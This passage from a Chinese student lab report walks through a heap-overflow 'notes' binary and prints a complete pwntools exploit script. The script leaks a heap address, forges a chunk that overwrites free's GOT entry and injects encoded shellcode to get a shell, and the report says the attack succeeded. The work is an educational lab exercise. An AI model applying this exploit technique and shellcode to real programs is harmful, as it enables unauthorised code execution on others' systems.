（2）检查链表是否为空。函数首先检查 a1 指针是否非空。如果为空，函数向标准输出打印 "no notes"，然后返回。

（3）读取并匹配标题。向用户请求输入一个标题，并将输入的标题读入 buf 缓冲区。之后遍历链表，查找与输入的标题匹配的节点。使用 strncmp 函数比较 buf 中的标题和链表节点中存储的标题（位于 v7 + 12）。

（4）打印匹配节点的详细信息。如果找到匹配的节点，函数使用 write 函数输出该节点的详细信息，包括：

标题（存储在 v7 + 12）。

节点的内存位置（使用 snprintf 将地址格式化为字符串）。

类型（存储在 v7 + 76）。


内容（存储在 v7 + 108）。


每次 write 调用都会计算要写入的数据的长度，并将其输出到标准输出。

（5）遍历链表。

如果当前节点的标题不匹配，函数会继续遍历链表，通过更新 v7 指针来访问下一个节点。

### 4.1.6 sub\_8048D09





（1）堆栈保护和缓冲区初始化。使用 \_\_readgsdword(0x14u) 进行堆栈保护，这是一种常用的安全措施。然后使用 memset 初始化一个1024字节的字符数组 buf，将其全部元素设为 0。


（2）检查链表是否为空。函数首先检查 a1 指针是否非空。如果为空，函数向标准输出打印 "no notes"，然后返回。


（3）读取并匹配标题。向用户请求输入一个标题，并将输入的标题读入 buf 缓冲区。之后遍历链表，查找与输入的标题匹配的节点。使用 strncmp 函数比较 buf 中的标题和链表节点中存储的标题（位于 v3 + 12）。

（4）更新找到的节点内容。如果找到匹配的节点，函数提示用户输入新的内容。然后使用 read 函数从标准输入读取新内容，并将其存储到找到的节点的内容部分（位于 v3 + 108）。最后使用 strcpy 将读取的新内容复制到该节点的内容部分。

### 4.1.7 sub\_8048E99

将该函数进行反汇编得到的结果如下图所示





该函数的功能是：

（1）堆栈保护和初始化。使用 \_\_readgsdword(0x14u) 进行堆栈保护，然后初始化 buf 数组和 v6 变量为 0。

（2）检查堆栈是否为空。函数首先检查由 a1 指向的堆栈是否为空。如果是空的，函数向标准输出打印 "no notes"，然后返回。

（3）获取并验证节点地址。如果堆栈不为空，函数向用户请求输入一个节点的位置，并通过 read 从标准输入读取这个位置，存储在 buf 中。然后使用 strtol 将输入的字符串转换为地址，并将这个地址存储在 ptr 中。之后检查 ptr 是否指向有效的堆栈节点，方法是比较 \*ptr（节点自身的地址）和 ptr 是否相同。

（4）删除节点。如果 ptr 是有效的堆栈节点，函数会根据节点的位置在堆栈中执行不同的操作：

如果 ptr 是堆栈顶部的节点，函数会更新堆栈顶部的指针；

如果 ptr 在堆栈中间，函数会更新前一个和后一个节点的指针，从 而从链表中移除 ptr；

如果 ptr 是堆栈底部的节点，函数仅更新前一个节点的指针。

最后，函数使用 write 向标准输出打印 "succeed!\n\n"。

（5）释放内存和返回。使用 free(ptr) 释放 ptr 所指向的内存。最后，函数返回一个用于检测堆栈保护完整性的值，这是通过将初始读取的 v7 值与函数结束时的堆栈保护值异或得到的。

## 4.2分析攻击程序代码

文件heap\_overflow\_exp.py的程序代码如下所示


1. from pwn import \*
2. p=process('heap-overflow')
3. print p.recv()
4. p.send("1\n")
5. print p.recv()
6. p.send("title\n")*#Title*
7. print p.recv()
8. p.send("type\n")*#Type*
9. print p.recv()
10. p.send("content\n")*#Content*
11. print p.recv()
12. p.send("3\n")
13. print p.recv()
14. p.send("title\n")
15. location=p.recv()
16. print location
17. location=location.split(':')[2]
18. location=location.split('\n')[0]
19. location=int(location,16)
20. print location
21. p.send("4\n")
22. print p.recv()
23. p.send("title\n")
24. p.recv()
25. shellcode=p32(location+108)
26. shellcode+=p32(0x0804a448)
27. shellcode+=p32(location+108+12)
28. shellcode+="\x90\x90\xeb\x04"
29. shellcode+="AAAA"
30. payload="\xd9\xed\xd9\x74\x24\xf4\x58\xbb\x17\x0d\x26\x77\x31"
31. payload+="\xc9\xb1\x0b\x83\xe8\xfc\x31\x58\x16\x03\x58\x16\xe2"
32. payload+="\xe2\x67\x2d\x2f\x95\x2a\x57\xa7\x88\xa9\x1e\xd0\xba"
33. payload+="\x02\x52\x77\x3a\x35\xbb\xe5\x53\xab\x4a\x0a\xf1\xdb"
34. payload+="\x45\xcd\xf5\x1b\x79\xaf\x9c\x75\xaa\x5c\x36\x8a\xe3"
35. payload+="\xf1\x4f\x6b\xc6\x76"
36. shellcode+=payload
37. print(''.join((r'\x%2x'%ord(c)for c in shellcode)))
38. print "\n"+shellcode+"\n"
39. p.send(shellcode+"\n")
40. print p.recv()
41. p.send("5\n")
42. print p.recv()
43. input=hex(location+108)
44. input=input.split('x')[1]
45. p.send(input+"\n")
46. print p.recv()
47. p.interactive()

该脚本的功能为：

（1）节点创建。通过一系列的 send 和 recv 调用与进程交互。每次 send 发送特定的输入，如选项编号和数据（标题、类型、内容），每次 recv 接收程序的响应。

（2）查看节点信息，泄露内存地址。通过发送 "3\n"，脚本选择一个显示特定笔记详情的选项，然后通过发送 "title\n" 来请求特定笔记的位置。接收到的响应中包含了笔记的内存位置，脚本解析这个地址并转换为十六进制数。

（3）构造shellcode。首先跳转到了当前块的content位置，然后从该位置开始构建一个节点，节点的flink装入的地址为free函数的GOT表地址减8。在终端中查看free函数的GOT表地址的结果如下图所示




可以得出应当写入节点flink的地址应为0804a450h-8h=0804a448h。节点的blink装入恶意代码的地址。


（4）利用堆溢出漏洞。通过发送 "4\n"，脚本选择一个更新笔记内容的选项，并发送构造好的 shellcode 作为新的内容触发了堆溢出漏洞，允许 shellcode 被执行。

（5）尝试执行 shellcode。最后，通过发送 "5\n" 和相关的输入，进行删除节点操作，这时候程序将shellcode的地址写入到free函数的GOT表的对应位置，所以程序在调用free函数时会触发 shellcode 的执行。从而完成整个攻击的过程

## 5 实验结果

直接使用python2.7运行该程序得到的结果如下图所示





在shell中输入ls后可以看到能够返回出目录下的所有文件名，有此可知，该脚本的攻击过程成功，能够成功操控目标的shell

## 6 实验心得体会

在完成这个关于堆操作漏洞的软件安全实验中，我首先通过理论学习掌握了堆溢出的基本概念和原理，了解了它在软件安全领域的重要性。实验过程中，我通过应用脚本来触发并利用这些漏洞，这个过程对我理解编程语言和操作系统如何交互产生了深远影响。通过分析数据和实验结果，我意识到即使是小小的编程错误也可能导致严重的安全问题。这次实验不仅提升了我的技术技能，还加深了我对于编程细节和软件安全的重视。

窗体底端